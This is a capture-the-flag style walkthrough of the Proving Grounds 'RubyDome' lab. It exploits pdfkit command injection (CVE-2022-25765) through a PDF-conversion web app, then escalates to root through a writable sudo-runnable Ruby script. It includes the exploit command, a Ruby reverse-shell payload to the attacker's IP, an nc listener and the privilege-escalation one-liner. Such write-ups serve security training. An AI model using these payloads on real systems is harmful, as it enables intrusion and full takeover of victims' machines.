


Proving Grounds Practice 42

Proving Grounds Practice — RubyDome

Enumeration

As usual, I began my enumeration process with an nmap scan and discovered that ports 22 and 3000 were open. When I accessed port 3000, I found a web application running that performs HTML to PDF file conversions.

```
(kali㉿kali)-[~/Desktop/exploit-CVE-2022-25765]
$ nmap -p- -sV 192.168.55.22 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 16:59 UTC
Nmap scan report for 192.168.55.22
Host is up (0.00082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
3000/tcp  open  http     WEBrick httpd 1.7.0 (Ruby 3.0.2 (2021-07-07))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



192.168.55.22:3000

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

RubyDome HTML to PDF


Enter the URL of the HTML page:

Convert to PDF

I noticed that the application accepts URLs of target HTML pages. To check for an SSRF vulnerability, I hosted a Python web server and provided its URL to the RubyDome application. When I sent the URL, I received an interaction from the target server, confirming the vulnerability.

```
(kali@kali)-[~/Desktop/exploit-CVE-2022-25765]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.55.22 - - [25/Jul/2024 17:08:13] code 404, message File not found
192.168.55.22 - - [25/Jul/2024 17:08:13] "GET /test.html HTTP/1.1" 404 -
```

I also observed that the application displayed an error revealing sensitive information. From this error, I discovered that the application is using the `pdfkit` library.



Next, I looked for publicly available exploits for the `pdfkit` library and found several.

Google

pdfkit html to pdf exploit

All Videos Images News Shopping Web Books More Tools

 **GitHub**
<https://github.com> > UNICORDev > exploit-CVE-2022-2...
Exploit for CVE-2022-25765 (pdfkit) - Command Injection
This **exploit** generates executable URLs or sends them to a vulnerable website running **pdfkit**.

 **Exploit-DB**
<https://www.exploit-db.com> > exploits
pdfkit v0.8.7.2 - Command Injection - Ruby local Exploit
6 Apr 2023 — **pdfkit** v0.8.7.2 - Command Injection. CVE-2022-25765 . local **exploit** for Ruby platform.

 **Snyk**
<https://security.snyk.io> > ... > RubyGems
Command Injection in pdfkit | CVE-2022-25765
8 Sept 2022 — ... **PDFKit** executes to render the **PDF**: irb(main):060:0> puts **PDFKit.new** ...
exploit the command injection as long as it starts with "http":

I downloaded a payload from Exploit-DB, ran it on the target machine, and successfully obtained a reverse shell.



pdfkit v0.8.7.2 - Command Injection

https://www.exploit-db.com/exploits/51293?source=post_page-----bac1f13d195b-----...

```
Usage:
python3 exploit-CVE-2022-25765.py -c <command>
python3 exploit-CVE-2022-25765.py -s <local-IP> <local-port>
python3 exploit-CVE-2022-25765.py -c <command> [-w <http://target.com/index.html> -p <parameter>]
python3 exploit-CVE-2022-25765.py -s <local-IP> <local-port> [-w <http://target.com/index.html> -p <parameter>]
python3 exploit-CVE-2022-25765.py -h

Options:
-c Custom command mode. Provide command to generate custom payload with.
-s Reverse shell mode. Provide local IP and port to generate reverse shell payload with.
-w URL of website running vulnerable pdfkit. (Optional)
-p POST parameter on website running vulnerable pdfkit. (Optional)
-h Show this help menu.
***)
```

What's a POST Parameter?

When a web form is submitted using the `POST` method (e.g., submitting a name or message), the form fields are sent as `POST` parameters in the HTTP request body.

For example, imagine the form below:

```
html
<form action="/generate" method="POST">
  <input type="text" name="username">
  <input type="submit" value="Generate PDF">
</form>
```

When a user types `Alice` and submits it, the browser sends:

```
bash
POST /generate HTTP/1.1
Content-Type: application/x-www-form-urlencoded

username=Alice
```

If this input (`username`) gets passed to `pdfkit` without sanitization, an attacker can inject commands there.

So in the Exploit Script:

When you specify:

```
bash
-p username
```

You're telling the script:

"Inject the malicious payload into the `username` parameter of the POST request."

Combined with:

```
bash
-w http://victim.com/generate
```

...you are saying:

"Send the malicious payload to `http://victim.com/generate`, injecting it into the `username` field."

```
(kali@kali) - [~/Downloads]
$ python3 51293.py -s 192.168.49.55 1234 -w http://192.168.55.22:3000/pdf -p url

UNICORD: Exploit for CVE-2022-25765 (pdfkit) - Command Injection
OPTIONS: Reverse Shell Sent to Target Website Mode
PAYLOAD: http://%20'ruby -rsocket -e'spawn("sh",[in,:out,:err])=>TCPSocket.new("192.168.49.55","1234")'
LOCALIP: 192.168.49.55:1234
WARNING: Be sure to start a local listener on the above IP and port. "nc -lnvp 1234"
WEBSITE: http://192.168.55.22:3000/pdf
POSTARG: url
EXPLOIT: Payload sent to website!
SUCCESS: Exploit performed action.
```

```
(kali@kali) - [~/Downloads]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.49.55] from (UNKNOWN) [192.168.55.22] 35714
whoami
andrew
python3 -c "import pty;pty.spawn('/bin/bash')"
andrew@rubydome:~/app$
```

Next, I used the command `sudo -l` to check for binaries that I could run as a sudo user without a password. Fortunately, I discovered that I could run the `app.rb` file located in Andrew's home folder without needing a password.

I checked the permissions of the `app.rb` file and found that Andrew is the owner and has the ability to modify its contents.

```
andrew@rubydome:~/app$ ls -la
ls -la
total 28
drwxr-xr-x 2 andrew andrew 4096 Apr 25 2023 .
drwxr-xr-x 3 andrew andrew 4096 Jun 13 2023 ..
-rwxrwx--- 1 andrew andrew 1032 Apr 24 2023 app.rb
-rw-rw-r-- 1 andrew andrew 16383 Jul 25 17:08 page.pdf
```

I searched for a Ruby-based shell and found a suitable payload on GTFObins. I added this payload to the `app.rb` file and executed it as the root user. As a result, I gained root privileges.

```
1 irb
```

2 `exec '/bin/bash'`

/ irb

☆ Star 10,426

Shell Reverse shell File upload File download File write File read Library load Sudo

| Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
irb
exec '/bin/bash'
```

```
andrew@rubydome:~/app$ echo "exec '/bin/bash'" >> app.rb
echo "exec '/bin/bash'" >> app.rb
andrew@rubydome:~/app$ sudo /usr/bin/ruby /home/andrew/app/app.rb
sudo /usr/bin/ruby /home/andrew/app/app.rb
root@rubydome:/home/andrew/app# whoami
whoami
root
root@rubydome:/home/andrew/app#
```